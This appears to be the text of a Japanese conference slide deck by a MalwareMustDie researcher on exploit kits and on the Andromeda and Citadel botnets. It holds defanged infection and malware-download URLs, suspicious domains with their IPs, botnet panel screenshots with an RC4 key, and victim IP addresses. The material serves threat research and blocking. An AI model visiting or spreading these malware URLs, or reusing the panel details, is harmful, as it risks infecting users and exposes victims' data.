

「アンダー・ザ・フード」 エクスプロイト・キットについて (**DEFCON**ジャパン限定!)



Photo by Marat

@unixfreaxjp

はじめに、自己紹介

- 国内セキュリティ研究所: **0day.jp** 
- グlobalマルウェア研究: **MalwareMUSTDie**, NPO 



@unixfreaxjp

ご注意

- 写真/カメラ禁止
- ツイッター禁止
- Press Media 禁止
- For you EYES only!



MalwareMUSTDie, NPO



- www.malwaremustdie.org
- blog.malwaremustdie.org
- code.google.com/malwaremustdie
- pastebin.com/malwaremustdie
- mediafire.com/malwaremustdie
- imgur.com/u/malwaremustdie

Exploit Kitとは...

■ ウェブ経由のマルウェア感染とパソコンマルウェア感染の繋ぎ

どうやって脆弱性があるサイトを見つけます？

サイバー犯罪者から見ると
便利な方法があり⇒ The EVIL CYCLE OF EXPLOIT #PoC ↓




1. 色んなCVE情報が集められて
2. Exploit Packのハッキングツールソフトに最新CVE情報を組み込まれて
3. Exploit Packのハッキングツールソフトにマルウェアpayloadを集められた

Credit: 0day.jp

Exploit Kitとは...

中身のフローはこんな感じ...



Credit: naked security

Exploit Kitとは...

毎日見た限りでは...ハッキングされたサイト？



#MalwareMustDie - Dangerous&Infector Domains 21.*.com Mar10

BY: [MALWAREMUSTDIE](#) ON MAR 10TH, 2013 | SYNTAX: [NONE](#) | SIZE: 0.86 KB | HITS: 72 | EXPIRES: NEVER

[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#) | [PRINT](#)

 0

 0

```
1. #MalwareMustDie! @unixfreaxjp /malware/checkdomains]$ date
2. # Sun Mar 10 16:13:59 JST 2013
3.
4. // Dangerous & Highly Suspected Domains
5. // All are UP & ALIVE
6. // Logic Pre-CALC: http://21.*.com/*
7. // Worth to check your network relation and to #BLOCK!
8. // CVS format: Domains,IP,Verdict
9.
10. 21.blancoface.com,208.87.35.103, (Suspected: CYCBOT)
11. 21.data-center-india.com,82.98.86.167, (Suspected: Elenore exploit kit )
12. 21.devotski.com,69.43.161.166, (Suspected: KoobFace)
13. 21.idealify.com,107.20.206.69, (Suspected: TDS SUTRA)
14. 21.kwihosting.com,69.43.161.159, (Suspected: TDS SUTRA)
15. 21.movfree.com,204.13.162.116, (Suspected: MALWARE-CNC Sality logos.gif URLs )
16. 21.roundclip.com,107.20.206.69, (Suspected: ET TROJAN DLoader)
17. 21.shopband.com,216.8.179.25, (Suspected: Casalemedia Spyware)
18. 21.shopflip.com,107.20.206.69, (Suspected: TROJAN DLoader)
19.
20. ---
21. #MalwareMustDie!
```

Exploit Kitとは...

結果的には...転送URL?

14.	LANDING PAGE	URLQUERY.NET REPORT
15.	-----	
16.		
17.	h00p://chicago9to5.com/wmpu.htm?i=867508	http://urlquery.net/report.php?id=849466
18.	h00p://dj-academy.ch/eequ.htm?h=818833	http://urlquery.net/report.php?id=849471
19.	h00p://brevetsg.petr-i-heil.ch/eequ.htm?h=818833	http://urlquery.net/report.php?id=849479
20.	h00p://miville.com/eequ.htm?h=818833	http://urlquery.net/report.php?id=849475
21.	h00p://jevy03.nl/ocgn.htm?i=953588	http://urlquery.net/report.php?id=849481
22.	h00p://hipnosis180.com/oczi.htm?h=1231301	http://urlquery.net/report.php?id=849483
23.	h00p://directconnectstore.com/oczi.htm?h=1231301	http://urlquery.net/report.php?id=849488
24.	h00p://newhomedesignideas.org/hopu.htm?i=857661	http://urlquery.net/report.php?id=849490
25.	h00p://newhomedesignideas.org/eequ.htm?i=835726	http://urlquery.net/report.php?id=849501
26.	h00p://liebe-freundin.de/oczf.htm?i=705087	http://urlquery.net/report.php?id=849503
27.	h00p://theartofchristine.com/wmof.htm?i=539573	http://urlquery.net/report.php?id=849520
28.	h00p://cumhuriyetuniversitesi.com/eehj.htm?h=751198	http://urlquery.net/report.php?id=849526
29.	h00p://le-guide-thalasso-douarnenez.com/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849529
30.	h00p://landscapesites.ca/eehs.htm?h=1242144	http://urlquery.net/report.php?id=849533
31.	h00p://xn--linsineva-0za.fi/ejjv.htm?h=1482355	http://urlquery.net/report.php?id=849534
32.	h00p://trendslingerie.com/ejjv.htm?h=1482355	http://urlquery.net/report.php?id=849536
33.	h00p://syco-immo.com/njkk.htm?i=1472518	http://urlquery.net/report.php?id=849537
34.	h00p://moneyonline.com/wmoi.htm?i=1086794	http://urlquery.net/report.php?id=849539
35.	h00p://timo-laumann.de/hmod.html	http://urlquery.net/report.php?id=849541
36.	h00p://penisstretchreview.com/eehs.htm?i=1152958	http://urlquery.net/report.php?id=849543
37.	h00p://religionfacts.info/eehs.htm?i=1152958	http://urlquery.net/report.php?id=849545
38.	h00p://tfoc.fr/eehs.htm?h=1242144	http://urlquery.net/report.php?id=849546
39.	h00p://live.chrispd.de/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849547
40.	h00p://christiancape.com/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849549
41.	h00p://live.chrispd.de/hhws.htm?i=1031766	http://urlquery.net/report.php?id=849551
42.	h00p://kingbeed.com/eehj.htm?h=751198	http://urlquery.net/report.php?id=849557
43.	h00p://bayaneskortilanlarim.net/eehj.htm?h=751198	http://urlquery.net/report.php?id=849569
44.	h00p://hi-yamamoto.com/eehj.htm?h=751198	http://urlquery.net/report.php?id=849575
45.	h00p://bic.hr/hmod.html	http://urlquery.net/report.php?id=849578
46.	h00p://dynamite.com/oons.htm?h=1243653	http://urlquery.net/report.php?id=849593
47.	h00p://turbulencetrainingreviewz.info/wmof.htm?i=495693	http://urlquery.net/report.php?id=849594
48.	h00p://yesilinsaatemlak.com/oczi.htm?i=1194103	http://urlquery.net/report.php?id=849599
49.	h00p://muel-wohndeideen.de/oczi.htm?i=1194103	http://urlquery.net/report.php?id=849602

Exploit Kitとは...

- 実は何物だ！??
- どうやって倒すのか？
- 情報が足りな過ぎる、どうしたらいいのか？



Exploit Kitとは...

Sun Tzu、Art of war, Chapter three:

“Know your enemy and know yourself...”



←この人です。。。

Andromeda

Type: BotNet

Aim: Credentials, Site's Login

Targeted: No


Public: Yes

Malware: Pony, Cridex, Zeus (Gameover), Fareit



Andromeda

メイン・パネル



Andromeda

боттнет情報

Меню

Статистика

Боты

Черный список

Команды

Настройки

Плагины

Соц

Общая статистика

Всего ботов: 198

Онлайн: 12

Онлайн за час: 16

Онлайн за сутки: 45

Онлайн за неделю: 118

Новых ботов за сутки: 1

Мертвых ботов: 80

Фильтр

Статус: ☐ Только онлайн

NAT: ☐ Только прямые IP

Страна: *

Сортировка: Последний отстук

Направление: ☐ По возрастанию

Огр. записей: 25

Показать

Поиск

ID бота: *

IP адрес: *

Найти

Отметить всех

Убрать отметки

Добавить команду

Забанить

ID бота	ID билда	IP адрес	Страна	Первый отстук
<input type="checkbox"/> EC10A5DD	00000001	41.248.238.111 / 192.168.1.100 (NAT)	(MA)	15:13:04 28 May
<input type="checkbox"/> 147FBA8F	00000001	108.59.116.179 / 192.168.0.2 (NAT)	(US)	12:26:35 22 May
<input type="checkbox"/> 0C5B2233	00000001	220.141.179.57 / 220.141.179.57	(TW)	07:12:46 03 Jun
<input type="checkbox"/> 7CFF406B	00000001	103.7.103.83 / 10.10.10.101 (NAT)	(GU)	09:30:10 01 Jun
<input type="checkbox"/> FC075D3F	00000001	41.137.59.81 / 127.0.0.1 (NAT)	(MA)	08:12:28 29 May
<input type="checkbox"/> F44C8B2B	00000001	105.158.80.196 / 192.168.1.6 (NAT)	(MA)	14:10:30 29 May
<input type="checkbox"/> 1656D0D6	00000001	41.137.25.198 / 10.63.68.237 (NAT)	(MA)	17:17:56 30 May
<input type="checkbox"/> D07D26BB	00000001	183.83.60.170 / 192.168.1.15 (NAT)	(IN)	07:00:57 01 Jun
<input type="checkbox"/> 38BE4CD4	00000001	41.137.23.162 / 10.58.26.57 (NAT)	(MA)	15:31:06 29 May
<input type="checkbox"/> 4CB6C815	00000001	31.53.90.48 / 192.168.1.64 (NAT)	(GB)	10:17:21 29 May
<input type="checkbox"/> 7A32B2F9	00000001	91.114.169.190 / 10.0.0.2 (NAT)	(AT)	08:33:02 31 May
<input type="checkbox"/> A4A99865	00000001	41.137.21.19 / 10.53.95.124 (NAT)	(MA)	15:59:51 30 May
<input type="checkbox"/> E4CE42A0	00000001	41.251.212.13 / 41.251.212.13	(MA)	07:36:58 28 May
<input type="checkbox"/> 3C942A02	00000001	105.149.17.234 / 127.0.0.1 (NAT)	(MA)	10:38:36 30 May
<input type="checkbox"/> 0C421459	00000001	182.180.67.228 / 192.168.1.2 (NAT)	(PK)	03:25:25 24 May
<input type="checkbox"/> 1C83F83A	00000001	41.142.20.145 / 192.168.1.220 (NAT)	(MA)	05:08:36 31 May
<input type="checkbox"/> D227D326	00000001	41.251.44.101 / 127.0.0.1 (NAT)	(MA)	06:36:58 28 May
<input type="checkbox"/> EC517737	00000001	84.3.2.110 / 192.168.1.3 (NAT)	(HU)	05:46:13 29 May
<input type="checkbox"/> 008C9640	00000001	86.46.224.13 / 192.168.1.1 (NAT)	(IE)	11:47:51 06 Jun
<input type="checkbox"/> 5C144DED	00000001	66.187.149.88 / 172.16.156.128 (NAT)	(US)	14:47:35 30 May
<input type="checkbox"/> 6C957440	00000001	37.106.8.174 / 192.168.1.8 (NAT)	(SA)	18:27:32 03 Jun
<input type="checkbox"/> BCC726E3	00000001	74.243.163.254 / 10.0.0.2 (NAT)	(US)	13:23:30 22 May
<input type="checkbox"/> 7C4E86D4	00000001	2.89.117.233 / 192.168.1.6 (NAT)	(SA)	07:56:44 24 May
<input type="checkbox"/> 18CC50E0	00000001	41.143.68.137 / 41.143.68.137	(MA)	19:15:31 30 May
<input type="checkbox"/> 74DBBB59	00000001	201.255.175.31 / 192.168.1.33 (NAT)	(AR)	12:33:58 03 Jun

Andromeda

設定項目

- ・言語
 - ・アラート
 - ・ACL/Blacklist
- など。。。。

The screenshot shows the 'Настройки' (Settings) page of the Andromeda application. The interface is in Russian. It contains several sections for configuring the bot's behavior and appearance.

Настройки

Language / Язык панели: Русский

Принимать новых ботов: **ДА** Переключить

Ключ RC4: 9b0c980fa1e84ef4388c89b8075be5fb
Сохранить

Авторизация

Новый логин:

Новый пароль:

Повтор пароля:

Сохранить

Jabber стукач

Режим: Отключен

Сервер: server

JID (полностью): jid@server

Пароль: password

Мастер JID: your_jid@server

Тест Сохранить

Лимиты

Период отстука (минуты): 9

Считать бота мертвым через (дни): 7

Сохранить

Переменная с IP адресом бота (массив \$_SERVER[]): REMOTE_ADDR


Заголовки Сохранить

Оптимизация базы данных Выполнить

Удалить мертвых ботов (всего: 80) Выполнить

Удалить ВСЮ статистику Выполнить

Andromeda



Citadel

Type: Banking

Aim: Online Banking Credential


Targeted: Yes

Public: No

Malware: Fareit, ZeuS(Citadel), Medfos



Citadel



Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Monday, April 8, 2013

CNC analysis of Citadel Trojan Bot-Agent – Part 1: with Wireshark

We received request to help in investigating latest Citadel bot agent & config dropper C2 sites exist in the internet for the evidence shutdown purpose. The investigation started and we posted some results here, overall analysis consists the sensitive information that we cannot disclose all of them, so please kindly bear with the materials posted.

(For the reference analysis of the Citadel that can be used as reference to this analysis, I recommend you to read **Malware Analysis: Citadel** by AhnLab-->>[HERE])

By some reference we figured the latest citadel config dropper url contains regex:

```
%/file.php%|file%=
```

A quick search resulted in the below infection urls:
The trojan downloader

```
h00p://www.keihingroup.co.jp/libraries/joomla/access/file.php|file=4mar.exe  
h00p://metabor.com/analytics/file.php|file=tok.exe  
h00p://81.217.254.63/aral/file.php|file=citadelbuild.exe
```



Malware Must Die!

Semper legerent "Salve Regina" ante venatione malware

Thursday, April 25, 2013

CNC analysis of Citadel Trojan Bot-Agent – Part 2: Understanding its stealer functionalities by decoding the configs

Following the previous Citadel Analysis we wrote-->>[HERE], we received so many requests & questions like:

- 1 What encryption was used?
- 2 What is actually written in the config?
- 3 What has been downloaded? and sent?
- 4 And most of all, where's the CnC?

Friends, thank you very much for asking the above questions, and for your patience in waiting the answer. Once dealing with the Trojan banker the sensitivity of information is higher than other PWS, specially to the real "live" case like this disclosure. But don't worry, we won't leave the analysis unfinished & this case is followed properly.

Let's make it short, after long discussion with authority involved + with anonymous malware crusaders (which I respect very much, with thank's for the great help) finally we have every permission needed to release these "limited" information due to answering the questions and for raising malware awareness purpose.

Citadel

Схема управления трафиком

URL для входящего трафика - [http://\[redacted\]/in.cgi?27](http://[redacted]/in.cgi?27)

	<u>URL назначения</u>	<u>Сегодня</u>		<u>Вес</u>	<u>%</u>	<input type="checkbox"/>
1	http://supersexyteen.com	134133	UB	100	100.0	<input type="checkbox"/>
	не указан (редактировать URL используемый по-умолчанию)			0	0	

[Создать новое правило](#) [Редактировать](#) [Удалить](#)

Действия для нескольких правил:
[Редактировать массово](#)

感染仕方: ウェブURL、スパムの添付(トロイ)

感染URLは、例:

hxxp://supersexyteen.com

hxxp://[redacted]netreker.com/in.cgi?27

Referer: 必ず必要


hxxp://[redacted]netreker.com/in.cgi?27





Src : thank you kafeine

Generated Tue Jun 11 12:55:02 2013, SCHEME: total

2013/06/11

top 'Raw hits' = 46522



Hour	Raw hits ()	Uniques ()	Proxies ()	Without referer ()
total	134140	116974 (87.2%)	724 (0.5%)	21397 (16.0%)
00	10	1 (10.0%)	0 (0%)	6 (60.0%)
01	6	2 (33.3%)	2 (33.3%)	3 (50.0%)
02	6	1 (16.7%)	1 (16.7%)	3 (50.0%)
04	4	2 (50.0%)	0 (0%)	3 (75.0%)
05	3	2 (66.7%)	1 (33.3%)	2 (66.7%)
06	1	1 (100.0%)	0 (0%)	1 (100.0%)
07	8	3 (37.5%)	2 (25.0%)	5 (62.5%)
08	1	0 (0%)	1 (100.0%)	0 (0%)
09	14928	13547 (90.7%)	69 (0.5%)	2739 (18.3%)
10	43305	37625 (86.9%)	207 (0.5%)	7496 (17.3%)
11	29346	25379 (86.5%)	153 (0.5%)	4462 (15.2%)
